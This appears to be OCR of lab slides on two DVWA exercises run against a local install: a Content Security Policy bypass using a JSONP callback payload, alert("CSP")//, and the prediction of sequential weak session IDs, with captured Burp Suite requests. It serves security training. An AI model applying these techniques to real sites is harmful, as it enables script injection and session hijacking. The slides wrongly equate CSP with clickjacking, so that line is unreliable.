
Web Vulnerability-09
DVWA- Content Security Policy (CSP)


- Content-Security-Policy is the name of a HTTP response header that modern browsers use to enhance the security of the web page.
- Content-Security-Policy header allows you to restrict how resources such as JavaScript
- CSS or anything that the browser loads
- Called Click Jacking
- Security Level = High




Vulnerability: Content Sec
127.0.0.1/DVWA/vulnerabilities/csp/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Content Security Policy (CSP) Bypass
The page makes a call to ../..//vulnerabilities/csp/source/jsonp.php to load some code. Modify that page t
run your own code.
1+2+3+4+5=15
Solve the sum
More Information
Content Security Policy Reference
Mozilla Developer Network - CSP: script-src
Mozilla Security Blog - CSP for the web we have
Module developed by Digininja.



Vulnerability: Content Sec
Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extensions
Learn
Settings
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://127.0.0.1:80
Forward
Drop
Intercept is on
Action
Open browser
HTTP/1
Pretty
Raw
Hex
1 GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=solveSum HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/DVWA/vulnerabilities/csp/
9 Cookie: security=high PHPSESSID=k77vm1e8hue9dg38i6dumnrak9
10 Sec-Fetch-Dest: script
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13
14
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 11



Vulnerability: Content Sec
127.0.0.1/DVWA/vulnerabilities/csp/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=alert("CSP")// HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/csp/
Cookie: security=high; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Inspector
Selection 12 (0xc)
Selected text
alert("CSP")
Decoded from: URL encoding
alert("CSP")
Cancel Apply changes
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2



Vulnerability: Content Sec
127.0.0.1/DVWA/vulnerabilities/csp/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Content Security Policy (CSP) Bypass
The page makes a call to ../..//vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to
127.0.0.1
CSP
OK
Mozilla Developer Network - CSP: script-src
Mozilla Security Blog - CSP for the web we have
Module developed by Digininja.


Web Vulnerability-10
DVWA- Weak Session IDs


- Weak session IDs can expose users to having their session hijacked.
- IDs are picked from a small range of values
- attacker only needs to probe randomly chosen session IDs until they find a match
- Security Level = Low
- DVWASession first value was ‘1’, then ‘2’. The next one will be ‘3’. There is no randomness, the values are easily predictable. This opens a Man-In-The-Middle vector of attack.




Vulnerability: SQL Injectio
Vulnerability: Weak Sessi
Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/weak_id/
12 Cookie: dvwaSession=3; security=low; PHPSESSID=n1rfebc7a4nn16rbdonpdj1the
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 3
Request headers 16
Search... 0 matches
localhost
Right Ctrl


Vulnerability: SQL Injectio
Vulnerability: Weak Sessi
Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Comment this item
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/weak_id/
12 Cookie: dvwaSession=4; security=low; PHPSESSID=n1rfebc7a4nn16rbdonpdj1the
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
